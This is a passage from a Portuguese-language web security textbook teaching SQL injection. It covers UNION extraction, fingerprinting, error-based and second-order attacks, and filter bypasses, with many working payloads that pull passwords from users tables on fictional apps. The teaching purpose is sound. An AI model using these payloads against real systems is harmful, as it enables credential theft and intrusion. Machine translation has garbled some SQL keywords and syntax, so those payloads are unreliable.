OBSERVAÇÃO Nos bancos de dados Oracle, todo comando SELECT deve incluir um atributo FROM e, portanto, a injeção de UNION SELECT NULL produzirá um erro independentemente do número de colunas. Você pode atender a esse requisito selecionando na tabela DUAL acessível globalmente. Por exemplo:

```
' UNION SELECT NULL FROM DUAL--
```

Depois de identificar o número de colunas necessárias em sua consulta injetada e encontrar uma coluna que tenha um tipo de dados de cadeia de caracteres, você estará em condições de extrair dados arbitrários. Um teste simples de prova de conceito é extraír a string de versão do banco de dados, o que pode ser feito em qualquer DBMS. Por exemplo, se houver três colunas e a primeira coluna puder receber dados de cadeia de caracteres, você poderá extraír a versão do banco de dados injetando a seguinte consulta no MS-SQL e no MySQL:

```
' UNION SELECT @@version,NULL,NULL--
```

A injeção da consulta a seguir obterá o mesmo resultado no Oracle:

```
' UNION SELECT banner,NULL,NULL FROM v$version--
```

No exemplo do aplicativo de pesquisa de livros vulneráveis, podemos usar essa cadeia de caracteres como termo de pesquisa para recuperar a versão do banco de dados Oracle:

AUTOR	TÍTULO	ANO
Produção do CORE 9.2.0.1.0		
NLSRTL Versão 9.2.0.1.0 - Produção		
Oracle9i Enterprise Edition Versão 9.2.0.1.0 - Produção		
PL/SQL Versão 9.2.0.1.0 - Produção		
TNS para Windows de 32 bits: Versão 9.2.0.1.0 - Produção		

É claro que, embora a string de versão do banco de dados possa ser interessante e permitir que você pesquise vulnerabilidades no software específico que está sendo usado, na maioria dos casos você estará mais interessado em extraír dados reais do banco de dados. Para fazer isso, normalmente você precisará atender à segunda condição descrita anteriormente, ou seja, você precisa saber o nome da tabela do banco de dados que deseja atingir e os nomes das colunas relevantes. Em breve, descreveremos as técnicas que você pode empregar para conseguir isso.

Impressão digital do banco de dados

A maioria das técnicas descritas até agora é eficaz contra todas as plataformas de banco de dados comuns, e quaisquer divergências foram acomodadas por meio de pequenos ajustes na sintaxe. No entanto, à medida que começamos a analisar técnicas de exploração mais avançadas, as diferenças entre as plataformas se tornam mais significativas, e cada vez mais será necessário saber com que tipo de banco de dados de back-end você está lidando.

Você já viu como é possível extrair a string de versão dos principais tipos de banco de dados. Mesmo que isso não possa ser feito por algum motivo, em geral é possível identificar o banco de dados usando outros métodos. Um dos mais confiáveis são os diferentes meios pelos quais os bancos de dados concatenam strings. Em uma consulta em que você controla algum item de dados de cadeia de caracteres, é possível fornecer um valor específico em uma solicitação e, em seguida, testar diferentes métodos de concatenação para produzir essa cadeia. Quando os mesmos resultados são obtidos, você provavelmente já identificou o tipo de banco de dados que está sendo usado. Os exemplos a seguir mostram como os serviços de cadeia de caracteres podem ser construídos nos tipos comuns de banco de dados:

■■ Oracle: 'serv'||'ices'

- MS-SQL: 'serv'+'ices'
- MySQL: 'serv' 'ices' [observe o espaço].

Se estiver injetando em dados numéricos, as seguintes cadeias de ataque podem ser usadas para identificar o banco de dados. Cada um desses itens será avaliado como 0 no banco de dados de destino e gerará um erro nos outros bancos de dados:

- Oracle: BITAND(1,1)-BITAND(1,1)
- MS-SQL: @@PACK_RECEIVED-@@PACK_RECEIVED
- MySQL: CONNECTION_ID()-CONNECTION_ID()

OBSERVAÇÃO Os bancos de dados MS-SQL e Sybase compartilham uma origem comum, portanto, existem muitas semelhanças em relação à estrutura da tabela, às variáveis globais e aos procedimentos armazenados. Na prática, a maioria das técnicas de ataque contra o MS-SQL descritas nas seções posteriores funcionará de forma idêntica contra o Sybase.

Um outro ponto de interesse ao fazer a impressão digital de bancos de dados é a maneira como o MySQL lida com certos tipos de comentários em linha. Se um comentário começa com o caractere de ponto de exclamação seguido por uma string de versão do banco de dados, então o conteúdo do comentário é interpretado como SQL real, desde que a versão do banco de dados real seja igual ou posterior a essa string; caso contrário, o conteúdo é ignorado e tratado como um comentário. Esse recurso pode ser usado por programadores de forma semelhante às diretivas do pré-processador em C, permitindo que eles escrevam códigos diferentes que serão processados condicionalmente à versão do banco de dados que está sendo usada. Ele também pode ser usado por um invasor para descobrir a versão exata do banco de dados. Por exemplo, a injeção da string a seguir fará com que a cláusula WHERE de uma instrução SELECT seja falsa se a versão do MySQL em uso for maior ou igual a 3.23.02:

```
/*!32302 e 1=0*/
```

Extração de dados úteis do site

Para extrair dados úteis do banco de dados, normalmente é necessário saber os nomes das tabelas e colunas que contêm os dados que você deseja acessar. Os principais DBMS corporativos contêm uma grande quantidade de metadados de banco de dados que você pode consultar para descobrir os nomes de cada tabela e coluna do banco de dados. A metodologia para extraer dados úteis é a mesma em todos os casos; no entanto, os detalhes diferem em diferentes plataformas de banco de dados. Examinaremos exemplos de extração de dados úteis de bancos de dados Oracle e MS-SQL.

Um hack do Oracle

Considere um aplicativo de RH que permite que os usuários realizem pesquisas de funcionários. Uma pesquisa típica emprega o seguinte URL:

```
https://wahh-app.com/employees.asp?EmpNo=7521
```

Essa pesquisa retorna os seguintes resultados:

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR

Tentamos realizar um ataque UNION e, portanto, precisamos determinar o número necessário de colunas usadas na consulta (que pode ser diferente do número de colunas retornadas nas respostas do aplicativo). A injeção de uma consulta que retorna uma única coluna resulta em uma mensagem de erro:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL%
20from%20dual--
```

[Oracle] [ODBC] [Ora]ORA-01789: o bloco de consulta tem um número incorreto de colunas de resultado

Continuamos adicionando NULLs adicionais à consulta injetada até que nenhuma mensagem de erro seja retornada e nossa consulta seja executada:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,
NULL,NULL,NULL%20from%20dual--
```

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR

Observe a linha em branco que agora foi adicionada à tabela, contendo o Resultados NULL de nossa consulta injetada.

Depois de determinar o número de colunas, agora precisamos encontrar uma coluna que tenha um tipo de dados string. Nossa primeira tentativa não foi bem-sucedida:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20'a',
NULL,NULL,NULL%20from%20dual--
```

[Oracle] [ODBC] [Ora]ORA-01790: a expressão deve ter o mesmo tipo de dados que a expressão correspondente

Visamos a segunda coluna, e isso é bem-sucedido, retornando uma linha de dados que contém a entrada que especificamos:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,
'a',NULL,NULL%20from%20dual--
```

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR
a		

Agora temos um meio de extrair dados de cadeia de caracteres do banco de dados. Nossa próxima etapa é descobrir os nomes das tabelas do banco de dados que podem conter informações interessantes. Podemos fazer isso consultando a tabela `user_objects`, que exibe detalhes de tabelas definidas pelo usuário e outros itens:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,
object_name, object_type, NULL%20from%20user_objects--
```

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR
BÔNUS		TABELA
DEPOIMENTO		TABELA
EMP		TABELA
EMP_GETDATA		PROCEDIMENTO
EMP_TABLE		SINÔNIMO
GETTEMP		PROCEDIMENTO
HIGHSCORE		TABELA
PK_DEPT		ÍNDICE
PK_EMP		ÍNDICE
REMOTE.US.ORACLE.COM		LINK PARA BANCO DE DADOS
REMOTE.WARGAMES		LINK PARA BANCO DE DADOS
SALGRADE		TABELA
SCANAPORT		PROCEDIMENTO
TEST123.WARGAMES		LINK DE BANCO DE DADOS
USUÁRIOS		TABELA

OBSERVAÇÃO Aqui consultamos a tabela `user_objects`, que retorna todos os objetos pertencentes ao usuário do banco de dados do aplicativo Web. Você também pode consultar `all_user_objects`, que retornará todos os objetos visíveis por esse usuário, mesmo que não sejam de propriedade dele.

Muitas dessas tabelas podem conter dados confidenciais, inclusive informações sobre funcionários que não podemos acessar legitimamente devido ao nosso nível de privilégio. Um ponto óbvio de ataque inicial é a tabela chamada `USERS`, que pode conter credenciais. Podemos descobrir os nomes das colunas dessa tabela consultando a tabela `user_tab_columns`:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,
column_name,NULL,NULL%20from%20user_tab_columns%20where%20table_name%20%
3d%20'USERS'--
```

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR
	ID	
	LOGIN	
	SENHA	
	PRIVILÉGIO	
	SESSIONID	
	PALAVRA	

Essa saída confirma que a tabela `USERS` de fato contém dados confidenciais, inclusive senhas e tokens de sessão. Agora temos tudo o que precisamos para extrair qualquer uma dessas informações. Por exemplo:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,
login, senha, NULL%20from%20users--
```

ID	FUNCIONÁRIO	TRABALHO
7521	WARD	VENDEDOR
	administrador	Owned
	marcus	marcus1

DICA No ataque que acabamos de descrever, há duas colunas disponíveis para a recuperação de dados, e a exploração mais fácil é usar ambas. Se apenas um campo estivesse disponível, o mesmo ataque poderia ser realizado concatenando vários itens de dados extraídos em um único campo. Por exemplo, o URL a seguir recuperaria nomes de usuário e senhas apenas no campo Employee, separados por dois pontos:

```
https://wahh-app.com/employees.asp?EmpNo=7521%20UNION%20SELECT%20NULL,  
login|||':'||senha,NULL,NULL%20from%20user_objects--
```

Um hack do MS-SQL

Vamos dar uma olhada em um ataque semelhante que está sendo realizado contra um banco de dados MS-SQL. Considere um aplicativo de varejo que permite que os usuários pesquisem um catálogo de produtos. Uma pesquisa típica usa o seguinte URL:

```
https://wahh-app.com/products.asp?q=hub
```

Essa pesquisa retorna os seguintes resultados:

PRODUTO	PREÇO
Hub da Netgear (4 portas)	£30
Hub da Netgear (8 portas)	£40

Primeiro, precisamos determinar o número necessário de colunas. O teste de uma única coluna resulta em uma mensagem de erro:

```
https://wahh-app.com/products.asp?q=hub'%20union%20select%20null--
```

[Microsoft] [ODBC SQL Server Driver] [SQL Server] Todas as consultas em uma instrução SQL que contenha um operador UNION devem ter um número igual de expressões em suas listas de destino.

Adicionamos um segundo NULL e nossa consulta é executada, gerando um item adicional na tabela de resultados:

```
https://wahh-app.com/products.asp?q=hub'%20union%20select%20null,null--
```

PRODUTO	PREÇO
Hub da Netgear (4 portas)	£30
Hub da Netgear (8 portas)	£40

Agora verificamos se a primeira coluna da consulta contém dados de cadeia de caracteres:

```
https://wahh-app.com/products.asp?q=hub'%20union%20select%20'a',null--
```

PRODUTO	PREÇO
Hub da Netgear (4 portas)	£30
Hub da Netgear (8 portas)	£40
a	

Nossa próxima etapa é descobrir os nomes das tabelas do banco de dados que podem conter informações interessantes. Podemos fazer isso consultando a tabela sysobjects, que contém detalhes de todos os objetos do banco de dados. Para recuperar apenas os objetos definidos pelo usuário, especificamos o tipo U:

```
https://wahh-app.com/products.asp?q=hub'%20union%20select%20name,
null%20from%20sysobjects%20where%20xtype%3d'U'--
```

PRODUTO	PREÇO
Hub da Netgear (4 portas)	£30
Hub da Netgear (8 portas)	£40
Propriedades	
Messages	
pending_requests	
Products	
Searchorders	
session_ids	
Supercomputer	
Users	
users_session	
users_session_passwords	

Novamente aqui, a tabela `Users` é um local óbvio para começar a extrair dados. Para descobrir os nomes das colunas na tabela de usuários, podemos consultar a tabela syscolumns:

```
https://wahh-app.com/products.asp?q=hub'%20UNION%20select%20b.name,null%
20from%20sysobjects%20a,syscolumns%20b%20where%20a.id=b.id%20and%
20a.name%3d'users'--
```

PRODUTO	PREÇO
Hub da Netgear (4 portas)	£30
Hub da Netgear (8 portas)	£40
Login	
Senha	
Privilégio	
ID da sessão	
Uid	
Palavra	

Agora temos tudo o que precisamos para extrair as informações da tabela Users. Por exemplo:

```
https://wahh-app.com/products.asp?q=hub'%20UNION%20select%20login,
password%20from%20users--
```

PRODUTO	PREÇO
Hub Netgear (4 portas)	£30
Hub Netgear (8 portas)	£40
admin	Owned
dev	n0ne
marcus	marcus1
smith	r00tr0x
usuário de teste	senha

DICA Assim como no hack do Oracle, os nomes de usuário e a senha podem ser recuperados em uma única coluna usando o concatenador + (codificado como %2b):

```
https://wahh-app.com/products.asp?q=hub'%20UNION%20select%20login%2b':
'%2bpassword,null%20from%20users--
```

Exploração de mensagens de erro do ODBC (somente MS-SQL)

Se estiver atacando um banco de dados MS-SQL, há formas alternativas disponíveis para descobrir os nomes das tabelas e colunas do banco de dados e extrair dados úteis. O MS-SQL gera mensagens de erro extremamente detalhadas, que

podem ser explorados de várias maneiras. As técnicas descritas aqui foram descobertas pela primeira vez por David Litchfield e Chris Anley no decorrer de um teste de penetração e são descritas em detalhes em vários whitepapers por eles.

Enumerando nomes de tabelas e colunas

Lembre-se da função de login descrita anteriormente, que executa a seguinte consulta SQL, na qual os campos de nome de usuário e senha são vulneráveis à injeção de SQL:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Embora seja possível contornar o login injetando em qualquer um desses campos, se você quiser explorar a vulnerabilidade para extrair ou modificar dados confidenciais, precisará saber os nomes da tabela e das colunas envolvidas. Suponha que a tabela que está sendo consultada tenha sido criada originalmente usando o comando

```
create table users( ID int, username varchar(255), password
varchar(255), privs int)
```

Se as mensagens de erro do ODBC estiverem sendo retornadas ao seu navegador, você poderá obter trivialmente todas essas informações sobre a tabela. A primeira etapa é injetar a seguinte cadeia de caracteres em um dos campos vulneráveis:

```
' tendo 1=1--
```

Isso gera a seguinte mensagem de erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC
SQL Server Driver][SQL Server]A coluna 'users.ID' é inválida na lista de
seleção porque não está contida em uma função agregada e não há cláusula
GROUP BY.
```

Incorporado nessa mensagem de erro está o item `users.ID`, que, na verdade, revela o nome da tabela que está sendo consultada (`users`) e o nome da primeira coluna que está sendo retornada pela consulta (`ID`). A próxima etapa é inserir o nome da coluna enumerada na string de ataque, o que produz o seguinte:

```
' group by users.ID having 1=1--
```

O envio desse valor gera a seguinte mensagem de erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]A coluna 'users.username' é
inválida na lista de seleção porque não está contida em uma função
agregada ou na cláusula GROUP BY.
```

Essa mensagem revela o nome da segunda coluna que está sendo retornada pela consulta. Você pode continuar inserindo o nome de cada coluna enumerada na string de ataque, chegando eventualmente à seguinte string de ataque:

```
' group by users.ID, users.username, users.password, users.privs having  
1=1--
```

O envio desse valor não resulta em nenhuma mensagem de erro. Isso confirma que você enumerou todas as colunas que estão sendo retornadas pela consulta e a ordem em que elas aparecem.

A próxima etapa é determinar os tipos de dados de cada coluna. Usando as informações já obtidas, você pode fornecer a seguinte entrada:

```
' union select sum(username) from users--
```

Essa entrada tenta executar uma segunda consulta e combinar os resultados com os da consulta original. Ele gera a seguinte mensagem de erro:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC  
SQL Server Driver][SQL Server]A operação de agregação de soma ou média não  
pode receber um tipo de dados varchar como argumento.
```

Esse erro ocorre porque o banco de dados executou a consulta injetada antes de tentar combinar os resultados com os do original. A função `SUM` realiza uma soma numérica e usa dados do tipo numérico como entrada. Como a coluna nome de usuário é do tipo string, isso causa um erro, e a mensagem informa que a coluna nome de usuário é do tipo de dados específico `varchar`.

O envio da mesma entrada com a coluna `ID` produz uma mensagem de erro diferente:

```
' union select sum(ID) from users--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC  
SQL Server Driver][SQL Server]Todas as consultas em uma instrução SQL  
contendo um operador UNION devem ter um número igual de expressões em suas  
listas de destino.
```

Esse erro indica que a função `SUM` foi bem-sucedida e que surgiu um problema no ponto em que o banco de dados tentou combinar a única coluna retornada pela consulta injetada com as quatro colunas retornadas pela consulta original. Isso confirma efetivamente que a coluna `ID` é um tipo de dados numérico.

Você pode repetir esse teste em cada um dos campos da consulta para confirmar seus tipos de dados. Feito isso, agora você tem informações suficientes para extrair informações arbitrárias da tabela de usuários e inserir seus próprios dados nela. Por exemplo, para adicionar uma nova conta de usuário com valores arbitrários de `ID` e `privs`, você pode enviar o seguinte como um dos campos vulneráveis:

```
'; insert into users values( 666, 'attacker', 'foobar', 0xffff )--
```

OBSERVAÇÃO O MS-SQL permite que várias consultas SQL separadas sejam agrupadas, opcionalmente usando um caractere de ponto e vírgula como separador. Isso permite que você execute uma instrução totalmente separada, mesmo usando um verbo diferente, por meio de qualquer vulnerabilidade de injeção de SQL em que o banco de dados seja MS-SQL.

Extração de dados arbitrários

Uma mensagem de erro ODBC particularmente útil ocorre quando o banco de dados tenta converter um item de dados de cadeia de caracteres em um tipo de dados numéricos. Nessa situação, a mensagem de erro gerada contém, na verdade, o valor do item de cadeia de caracteres que causou o problema. Se as mensagens de erro estiverem sendo retornadas ao navegador, esse comportamento pode ser uma mina de ouro para um invasor, pois permite que dados arbitrários de cadeia de caracteres sejam retornados de forma confiável.

É possível injetar na cláusula WHERE de uma instrução SELECT de forma a executar uma segunda consulta arbitrária e acionar uma versão de string com falha no resultado. Uma maneira de fazer isso é a seguinte, que, neste exemplo, retorna informações de versão sobre o banco de dados e o sistema operacional:

```
' ou 1 em (select @@version)--
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao
converter o valor nvarchar 'Microsoft SQL Server 2000 - 8.00.194 (Intel
X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation
Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 2) '
para uma coluna do tipo de dados int.
```

O mais interessante é que, com as informações já coletadas, você pode recuperar a senha do usuário administrador da seguinte forma:

```
' ou 1 em (select password from users where username='admin')--
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao
converter o valor varchar 'Owned' em uma coluna do tipo de dados int.
```

DICA Há outras maneiras de fazer com que o banco de dados tente converter um valor de cadeia de caracteres em um tipo de dados numérico:

Você pode tentar "adicionar" uma cadeia de caracteres a um valor numérico - por exemplo, `1+@@version`. Como essa expressão começa com um número, o banco de dados interpreta o sinal + como adição em vez de concatenação e, portanto, tenta converter cada termo subsequente em um tipo numérico.

Você pode usar a função CAST para exigir qualquer conversão específica, por exemplo: `SELECT CAST(@@version AS int)`.

Usando Recursão

Suponha que você queira extrair todos os nomes de usuário e senhas da tabela de usuários. Usando a técnica de extração anterior, você só pode obter um único item de dados de cadeia de caracteres por vez. Uma maneira de contornar essa restrição é criar uma consulta que receba o resultado anterior como entrada e retorne o próximo resultado como saída. A emissão recursiva dessas consultas permitirá que você percorra cada um dos itens de dados que deseja extrair.

Por exemplo, fornecer a entrada a seguir retorna uma mensagem de erro contendo o nome de usuário que aparece em ordem alfabética primeiro na tabela de usuários:

```
' or 1 in (select min(username) from users where username > 'a')--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao converter  
o valor varchar 'aaron' em uma coluna do tipo de dados int.
```

Depois de estabelecer o nome de usuário aaron, você pode inseri-lo na próxima consulta da seguinte forma:

```
' or 1 in (select min(username) from users where username > 'aaron')--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao converter  
o valor varchar 'abbey' em uma coluna do tipo de dados int.
```

Você pode continuar esse processo recursivamente até que nenhum outro nome de usuário seja retornado. Depois de salvar uma lista desses nomes de usuário, você poderá usá-los para recuperar as senhas correspondentes diretamente, como no exemplo anterior.

DICA Você pode usar o tipo de carga útil Recursive Grep no Burp Intruder para automatizar esse ataque. Para fazer isso, você precisa configurar a função Extract Grep para usar o seguinte acionador para capturar os dados da cadeia de caracteres retornados na mensagem de erro:

```
valor varchar '
```

Em seguida, você precisa definir uma única posição de carga útil para inserir cada cadeia de caracteres capturada no ponto apropriado da consulta injetada e definir a carga útil inicial como a.

Os valores capturados serão exibidos em uma coluna da tabela de resultados, e você deve deixar o ataque continuar até que nenhum outro item seja retornado.

Contornando Filtros

Em algumas situações, um aplicativo vulnerável à injeção de SQL pode implementar vários filtros de entrada que o impedem de explorar a falha sem restrições. Por exemplo, o aplicativo pode remover ou higienizar determinados caracteres ou pode bloquear palavras-chave SQL comuns. Filtros desse tipo geralmente são vulneráveis a desvios, e há vários truques que você deve tentar nessa situação.

Como evitar caracteres bloqueados

Se o aplicativo remover ou codificar alguns caracteres que são frequentemente usados em ataques de injeção de SQL, você ainda poderá realizar um ataque sem esses caracteres:

As aspas simples não são necessárias se você estiver injetando em um campo de dados numéricos.

Se o símbolo de comentário estiver bloqueado, muitas vezes é possível criar os dados injetados de forma que eles não quebrem a sintaxe da consulta ao redor, mesmo sem usá-lo. Por exemplo, em vez de injetar

' ou 1=1--

você pode injetar

' ou 'a'='a

Ao tentar injetar consultas em lote em um banco de dados MS-SQL, não é necessário usar o separador de ponto e vírgula. Desde que você corrija a sintaxe de todas as consultas do lote, o analisador de consultas as interpretará corretamente, independentemente de você incluir ou não um ponto-e-vírgula.

Como contornar a validação simples

Algumas rotinas de validação de entrada empregam uma lista negra simples e bloqueiam ou removem qualquer dado fornecido que apareça nessa lista. Nesse caso, você deve tentar os ataques padrão em busca de defeitos comuns nos mecanismos de validação e canonização. Por exemplo, se a palavra-chave SELECT estiver sendo bloqueada ou removida, você pode tentar os seguintes desvios:

```
SELEÇÃO DE SELETO
%53%45%4c%45%43%54
%2553%2545%254c%2545%2543%2554
```

Uso de comentários SQL

Os comentários em linha podem ser inseridos em instruções SQL da mesma forma que em C++, incorporando-os entre os símbolos `/*` e `*/`. Se o aplicativo bloquear ou remover espaços da sua entrada, você poderá usar comentários para simular espaços em branco nos dados injetados. Por exemplo:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
```

No MySQL, os comentários podem até mesmo ser inseridos dentro das próprias palavras-chave, o que fornece outro meio de contornar alguns filtros de validação de entrada e, ao mesmo tempo, preservar a sintaxe da consulta real. Por exemplo:

```
SEL/*foo*/ECT nome de usuário, senha FR/*foo*/OM usuários
```

Manipulação de cadeias de caracteres bloqueadas

Se o aplicativo bloquear determinadas cadeias de caracteres que você deseja colocar como itens de dados em uma consulta injetada, a cadeia de caracteres necessária poderá ser construída dinamicamente usando várias funções de manipulação de cadeias de caracteres. Por exemplo, se a expressão `admin` estiver sendo bloqueada, você poderá construí-la das seguintes maneiras:

- Oracle: `'adm'||'in'`
- MS-SQL: `'adm'+'in'`
- MySQL: `concat('adm','in')`

A maioria dos bancos de dados contém muitas funções personalizadas para manipulação de strings que podem ser usadas para construir strings bloqueadas de maneiras arbitrariamente complexas, a fim de contornar diferentes filtros de validação de entrada. Por exemplo, o Oracle contém as funções `CHR`, `REVERSE`, `TRANSLATE`, `REPLACE` e `SUBSTR`. Uma função como `CHR` pode ser usada para introduzir uma cadeia de caracteres literal nos casos em que as aspas simples estão sendo bloqueadas. Por exemplo, a consulta a seguir introduz efetivamente a cadeia de caracteres `admin`:

```
SELECT password from users where username = chr(97) || chr(100) || chr(109)
|| chr(105) || chr(110)
```

Usando o Dynamic Execution

Alguns bancos de dados oferecem um meio de executar instruções SQL dinamicamente, passando uma representação de string de uma determinada instrução para a função relevante. Por exemplo, no MS-SQL, você pode usar o seguinte:

```
exec('select * from users')
```

Isso permite que você empregue qualquer uma das técnicas de manipulação de cadeia de caracteres descritas anteriormente em qualquer lugar da instrução para contornar filtros projetados para bloquear determinadas expressões. Por exemplo:

```
exec('sel' + 'ect * from ' + 'users')
```

Também é possível criar uma cadeia de caracteres a partir de dados numéricos codificados em hexadecimal e, em seguida, passar essa cadeia de caracteres para a função `exec`, o que permite ignorar muitos tipos de filtros de entrada, inclusive o bloqueio de aspas simples, por exemplo:

```
declare @q varchar(8000)
select @q = 0x73656c656374202a2066726f6d207573657273
exec(@q)
```

No Oracle, você pode usar o `EXECUTE IMMEDIATE` para executar uma consulta que é representada por uma string. Por exemplo:

```
declarar
    l_cnt varchar2(20);
begin
    execute immediate 'sel'||'ect * fr'||'om_users'
        into l_cnt;
    dbms_output.put_line(l_cnt);
end;
```

Exploração de filtros defeituosos

É muito comum que os aplicativos procurem se defender da injeção de SQL escapando de qualquer aspa simples que apareça na entrada do usuário baseada em string (e rejeitando qualquer uma que apareça na entrada numérica). Como você viu, duas aspas simples juntas são uma sequência de escape que representa uma aspa simples literal, que o banco de dados interpretará como dados dentro de uma string entre aspas, em vez do terminador de fechamento da string. Muitos desenvolvedores argumentam, portanto, que ao dobrar as aspas simples na entrada fornecida pelo usuário, eles evitarão a ocorrência de ataques de injeção de SQL.

Além de dobrar as aspas, alguns aplicativos executam outras operações em um esforço para higienizar entradas potencialmente maliciosas. Nessa situação, pode ser possível explorar a ordem dessas etapas para contornar o filtro, conforme descrito no Capítulo 2.

Lembre-se do exemplo do login vulnerável. Suponha que o aplicativo duplique as aspas simples contidas na entrada do usuário e também imponha um limite de comprimento aos dados, truncando-os em 20 caracteres. Fornecendo o nome de usuário

```
admin'--
```

agora resulta na seguinte consulta, que não consegue contornar o login:

```
SELECT * FROM users WHERE nome de usuário = 'admin''--' e senha = ''
```

No entanto, se você enviar o seguinte nome de usuário (contendo 19 a's e uma aspa simples):

```
aaaaaaaaaaaaaaaaaaaaaaa'
```

o aplicativo primeiro duplica as aspas simples e, em seguida, trunca a cadeia de caracteres para 20 caracteres, retornando a entrada ao seu valor original. Isso resulta em um erro no banco de dados, pois você injetou uma aspa simples adicional na consulta sem corrigir a sintaxe ao redor. Se agora você também fornecer a senha

```
[espaço]ou 1=1--
```

o aplicativo executa a seguinte consulta, que consegue contornar o login:

```
SELECT * FROM users WHERE username = 'aaaaaaaaaaaaaaaaaaaaaa' and password  
= ' ou 1=1--'
```

A aspa dupla no final da cadeia de a's é interpretada como uma aspa escapada e, portanto, como parte dos dados da consulta. Essa cadeia continua efetivamente até a próxima aspa simples, que na consulta original marcava o início do valor da senha fornecida pelo usuário. O nome de usuário real entendido pelo banco de dados será, portanto, a cadeia de dados literal mostrada aqui:

```
aaaaaaaaaaaaaaaaaaaaaa' e senha =
```

Portanto, o que vier em seguida será interpretado como parte da própria consulta e poderá ser criado para interferir na lógica da consulta.

DICA Você pode testar esse tipo de vulnerabilidade sem saber exatamente qual limite de comprimento está sendo imposto enviando, por sua vez, duas cadeias longas do seguinte formato:

```
.....' etc.  
a.....' etc.
```

e determinar se ocorre um erro. Qualquer truncamento de entrada com escape ocorrerá após um número par ou ímpar de caracteres. Qualquer que seja a possibilidade, uma das cadeias de caracteres anteriores resultará em um número ímpar de aspas simples sendo inseridas na consulta, resultando em uma sintaxe inválida.

Injeção de SQL de segunda ordem

Um tipo particularmente interessante de desvio surge em conexão com a injeção de SQL *de segunda ordem*. Conforme descrito anteriormente, é muito comum que os aplicativos procurem se defender contra a injeção de SQL escapando de qualquer marca de cota simples que apareça na entrada do usuário baseada em string (e rejeitando qualquer marca que apareça na entrada numérica). Mesmo quando essa abordagem não é vulnerável das maneiras já descritas, às vezes ela pode ser contornada.

No exemplo original de pesquisa de livros, essa abordagem parece ser eficaz. Quando o usuário digita o termo de pesquisa O'Reilly, o aplicativo faz a seguinte consulta:

```
SELECT author,title,year FROM books WHERE publisher = 'O''Reilly'
```

Aqui, a aspa simples fornecida pelo usuário foi convertida em duas aspas simples e, portanto, o item passado para o banco de dados tem o mesmo significado literal que a expressão original inserida pelo usuário.

Um problema com a abordagem de duplicação surge em situações mais complexas em que o mesmo item de dados passa por várias consultas SQL, sendo gravado no banco de dados e depois lido de volta mais de uma vez. Esse é um exemplo das deficiências da *validação de entrada* simples em oposição à *validação de limite*, conforme descrito no Capítulo 2.

Lembre-se do aplicativo que permitia que os usuários se registrassem e continha uma falha de injeção de SQL em uma instrução `INSERT`. Suponha que os desenvolvedores tentem corrigir a vulnerabilidade dobrando as aspas simples que aparecem nos dados do usuário. A tentativa de registrar o nome de usuário `foo'` resulta na seguinte consulta, que não causa problemas para o banco de dados:

```
INSERT INTO users (nome de usuário, senha, ID, privs) VALUES ('foo''',  
'secret', 2248, 1)
```

Até aqui, tudo bem. No entanto, suponha que o aplicativo também implemente uma função de alteração de senha. Essa função só pode ser acessada por usuários autenticados, mas, para maior proteção, o aplicativo exige que os usuários enviem sua senha antiga. Em seguida, ele verifica se ela está correta recuperando a senha atual do usuário no banco de dados e comparando as duas cadeias de caracteres. Para fazer isso, primeiro ele recupera o nome de usuário do usuário no banco de dados e, em seguida, constrói a seguinte consulta:

```
SELECT password FROM users WHERE username = 'foo'
```

Como o nome de usuário armazenado no banco de dados é a string literal `foo'`, esse é o valor que o banco de dados retorna quando esse valor é consultado - a sequência de escape duplicada é usada somente no ponto em que as strings são passadas para o banco de dados. Portanto, quando o aplicativo reutiliza essa string e a incorpora em uma segunda consulta, surge uma falha de injeção de SQL e a entrada incorreta original do usuário é

incorporado diretamente na consulta. Quando o usuário tenta alterar a palavra-passe, o aplicativo retorna a seguinte mensagem, que revela a falha:

```
Aspas não fechadas antes da cadeia de caracteres 'foo
```

Para explorar essa vulnerabilidade, um invasor pode simplesmente registrar um nome de usuário que contenha sua entrada criada e, em seguida, tentar alterar sua senha. Por exemplo, se o seguinte nome de usuário for registrado:

```
' ou 1 em (select password from users where username='admin')--
```

então a própria etapa de registro será tratada com segurança. Quando o invasor tentar alterar sua senha, sua consulta injetada será executada, resultando na seguinte mensagem, que revela a senha do usuário administrador:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Erro de sintaxe ao converter  
o valor varchar 'fme69' em uma coluna do tipo de dados int.
```

O invasor conseguiu contornar a validação de entrada que foi projetada para bloquear ataques de injeção de SQL e agora tem um meio de executar consultas arbitrárias no banco de dados e recuperar os resultados.

Exploração avançada do site

